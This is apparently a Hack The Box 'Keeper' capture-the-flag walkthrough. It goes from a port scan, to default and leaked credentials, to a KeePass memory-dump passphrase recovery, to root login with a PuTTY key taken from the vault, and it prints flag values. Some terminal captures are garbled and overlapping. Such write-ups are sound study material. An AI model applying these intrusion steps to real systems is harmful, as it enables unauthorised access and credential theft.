

# keeper

## keeper

```
rustscan -a 10.10.11.227 -- -sC -sV -A | tee scan.txt
```

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; prot
| ssh-hostkey:
|   256 3539d439404b1f6186dd7c37bb4b989e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRU
|   256 1ae972be8bb105d5effedd80d8efc066 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+g
80/tcp    open  http      syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-favicon: Unknown favicon MD5: CF60F068F7A5343704B608CCE387F31F
|_http-methods:
|_ Supported Methods: GET HEAD POST
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

fot this system standart password `root:password`

Inside I found 2 users

#	Name	Real Name	Email Address
27	Inorgaard	Lise Nørgaard	Inorgaard@keeper.htb
14	root	Enoch Root	root@localhost

Password for user **Inorgaard:Welcome2023!**

### ^ Comments about this user

New user. Initial password set to Welcome2023!

ssh as user Inorgaard . There are some files and the flag

```
—(kali@kali)~$ ssh inorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYoJXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
inorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Thu Sep 28 22:21:48 2023 from 10.10.14.173
inorgaard@keeper:~$ ls
keePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
inorgaard@keeper:~$ cat user.txt
58f40de4358f76ca9f07339e85df8e07
inorgaard@keeper:~$
```

```
scp lnorgaard@10.10.11.227:/home/lnorgaard/RT30000.zip .
```


copy zip to my machine (10 min to wait)

I found keepassdumper on git hub



```
https://github.com/CMEPW/keepass-dump-masterkey/blob/main/poc.py
Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Pull requests Actions Projects Security Insights
keepass-dump-masterkey / poc.py
enaylal init projet
Code Blame 97 lines (67 loc) · 2.67 KB
1 import argparse
2 import logging
3 import itertools
4
5
6 class TaggedFormatter(logging.Formatter):
7
8     TAGS = {
9         'DEBUG': '\x1b[1;35m#\x1b[0m',
10        'INFO': '\x1b[1;34m.\x1b[0m',
11        'WARNING': '\x1b[1;33m-\x1b[0m',
12        'ERROR': '\x1b[1;31m!\x1b[0m',
13        'CRITICAL': '\x1b[1;31m!!\x1b[0m'
```

```
python3 poc.py -d KeePassDumpFull.dmp
```



```
(kali@kali) - [~/HTB/keeper]
$ python3 poc.py -d KeePassDumpFull.dmp
2023-09-29 06:19:16,282 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgrod med flode
Possible password: ●ldgrod med flode
Possible password: ●`dgrod med flode
Possible password: ●-dgrod med flode
Possible password: ●'dgrod med flode
Possible password: ●]dgrod med flode
Possible password: ●Adgrod med flode
Possible password: ●Idgrod med flode
Possible password: ●:dgrod med flode
Possible password: ●=dgrod med flode
Possible password: ●_dgrod med flode
Possible password: ●cdgrod med flode
Possible password: ●Mdgrod med flode
```

Not to easy to find real passphrase, but google helps)

"o]dgrød med fløde", 1 file · 0 forks · 0 comments ...



Saveur

<https://www.saveur.com> > recipes · Tłumaczenie strony

## Rødgrød med Fløde (Danish Red Berry Pudding with Cream)

Ingredients · 1 1/2 lb. mixed red berries, such as strawberries, raspberries, and red currants · 1 cup sugar · 1/4 cup cornstarch · Whipped cream, for serving.

open file with passphrase **rødgrød med fløde**

```
kpcli --kdb=passcodes.kdbx
```

```
└─$ kpcli --kdb=passcodes.kdbx
Provide the master password: *****
lnorgaard@keeper:~$ ls -la
Keepass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.
lrwxrwxrwx 1 root root 9 May 24 15:55 .bash_history
kpcli:/> ls lnorgaard lnorgaard 220 May 23 14:43 .bash_logout
≡ Groups ≡ lnorgaard lnorgaard 3771 May 23 14:43 .bashrc
passcodes/ 2 lnorgaard lnorgaard 4096 May 24 16:09 .cache
kpcli:/> cd passcodes/ lnorgaard 807 May 23 14:43 .profile
kpcli:/passcodes> ls root 87391651 Sep 29 11:38 RT30000.zip
≡ Groups ≡ lnorgaard lnorgaard 4096 Jul 24 10:25 .ssh
eMail/ — 1 root lnorgaard 33 Sep 29 11:07 user.txt
General/ -- 1 root root 39 Jul 20 19:03 .vimrc
Homebanking/eper:~$ cat user.txt
Internet/de72ce4fd261dc8028d6cd0
Network/dakeeper:~$ pwd
Recycle Bin/ard
Windows/dakeeper:~$ unzip RT30000.zip
kpcli:/passcodes> cd Network/
kpcli:/passcodes/Network> ls dmp
≡ Entries ≡ ssccodes.kdbx
0. keeper.htb (Ticketing Server)
1. Ticketing System passcodes.kdbx RT30000.zip user.txt
kpcli:/passcodes/Network> █
```

Here i found covered password , what we can copy, and puttykey

```

=== Entries ===
0. keeper.htb (Ticketing Server)
1. Ticketing System 10.10.10.227
kpcli:/passcodes/Network> show 0
Welcome to Ubuntu 22.04.3 LTS (Linux 5.15.0-78-generic x86_64)
Title: keeper.htb (Ticketing Server)
Username: root https://help.ubuntu.com
Pass: [REDACTED] https://landscape.canonical.com
URL: root: https://ubuntu.com/advantage
Notes: PuTTY-User-Key-File-3: ssh-rsa 3s.ubuntu.com/meta-release-lts. Check your Internet connection
Encryption: none
You have Comment: rsa-key-20230519
Last login: Public-Lines: 6 11:08:08 2023 from 10.10.10.26
Inorga AAAAB3NzaC1yc2EAAAADAQABAAQCNVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
total 8riCZV30ZbfEF09z0PNUu4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
drwxr-xr-x EHTc3ChyRYxk899PKSSqKDXUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNay34lfcFC+LM
drwxr-xr-x Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
lrwxrwxrwx FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+LOjxGNntA2zJ38P1FTfZQ /dev/null
-rw-r--r-- LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbtsgr5ywF6Ccxs0Et _logout
-rw-r--r-- Private-Lines: 14
drwxr-xr-x AAAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbnr6j
-rw-r--r-- oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
-rw-r--r-- kmyZTZOV9eq1D6P1uB6AXSKuwc03h97z0oyf6p+XgcYXwkp44/otK4ScF2hEputY
drwxr-xr-x f7n24kvL0WLbQThsiLkKcz3/Cz7BdCkn+Lvfi8iyA6VF0p14cFTM9Lsd7t/plLJzT
-rw-r--r-- VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz
-rw-r--r-- UXjcCAviPpmSXB19UG8JLTpgORyhAAAAGQD2kfhsA+/ASrc04ZIVagCge1Qq8iWs
Inorga OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz
sh9011 in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r
Inorga SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
/home/ 09ygQ7Aec+C24T0ykiwyPaOBImMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
Inorga xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VKA
Archiv AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
infl AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
extrac NNkjMjrocfxkfvuJ7smEFMg7ZywW7CBWKGoZgz67tKz9Is=
Inorga Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
KeepPassDumpFullDump passcodes.kdbx -Rfcd000.zip -user.txt
kpcli:/passcodes/Network>

```

So I need to install puttytools

```
sudo apt install putty-tools
```

To make puttykey readable by putty tools I use tr command:

```
cat key.txt | tr -d " " > key_fixed.txt
```

Now there are no spaces beetwen lines



```

(kali@kali)-[~/HTB/keeper]
$ cat key.txt | tr -d " " > key_fixed.txt
Title: keeper.htb (Ticketing Server)
(kali@kali)-[~/HTB/keeper]
$ cat key_fixed.txt
PuTTY-User-Key-File-3:ssh-rsa
Encryption:none
Comment:rsa-key-20230519
Public-Lines:6
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfeF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T8Wpul/D
EHTc3ChyRYxk899PKSSqKdXUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LMHBQ+81T
Cj/c6tQa2IaFffqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1TuFcFC+LM
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+LOjxGNNTA2zJ38P1FTfZQIBA1Tu
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0EtjxGNNTA2zJ38P1FTfZQ
Private-Lines:14
AAABAQCB0dgBvETt8/UFNDG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbmr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCihvjbmr6j
kmyZTZOV9eq1D6P1uB6AXSKUwc03h97z0oyf6p+xcgYXwkp44/otK4ScF2hEputYgn8ZCih
f7n24kvL0WLbQThsiLkKcz3/Cz7BdCkn+LvF8iyA6VF0p14cFTM9Lsd7t/plLJzT2hEputY
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz/plLJzT
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAGQD2kfhsA+/ASrc04ZIVagCge1Qq8iWsbTgWivz
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz1Qq8iWs
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1rvl/ExGz
SsGN1FbK/meH9QAAAIeArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIVuYrIZ1r
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa9L87NIV
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VKA+E2WEEa
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD0G76VKA
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGyGyq6faD
NNkjMjrocfmxfkvuJ7smEFMg7ZyWw7CBWKGoZgz67tKz9Is=
Private-MAC:b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0

```

And create id\_rsa key

```
puttygen key_fixed.txt -O private-openssh -o id_rsa
```

After I can login as root

```

(kali@kali)-[~/HTB/keeper]
$ puttygen key_fixed.txt -O private-openssh -o id_rsa
(kali@kali)-[~/HTB/keeper]
$ ls
id_rsa  KeePassDumpFull.dmp  key_fixed.txt  key.txt  passcodes.kdbx  passcodes.lock  poc.py  RT30000.zip  scan.txt
(kali@kali)-[~/HTB/keeper]
$ chmod 400 id_rsa
(kali@kali)-[~/HTB/keeper]
$ ssh -i id_rsa root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
You have new mail.
Last login: Fri Sep 29 11:16:02 2023 from 10.10.14.26
root@keeper:~#

```

Got the flag

```

You have new mail.
Last login: Fri Sep 29 11:16:02 2023 from 10.10.14.26
root@keeper:~# ls
root.txt  RT30000.zip  SQLmEFMg7ZyWw7CBWKGoZgz67tKz9Is=
root@keeper:~# cat root.txt
edf4f0e557200121aa673732c9e7675
59076b4956fcdaf9998acb521d2e91ac
root@keeper:~#

```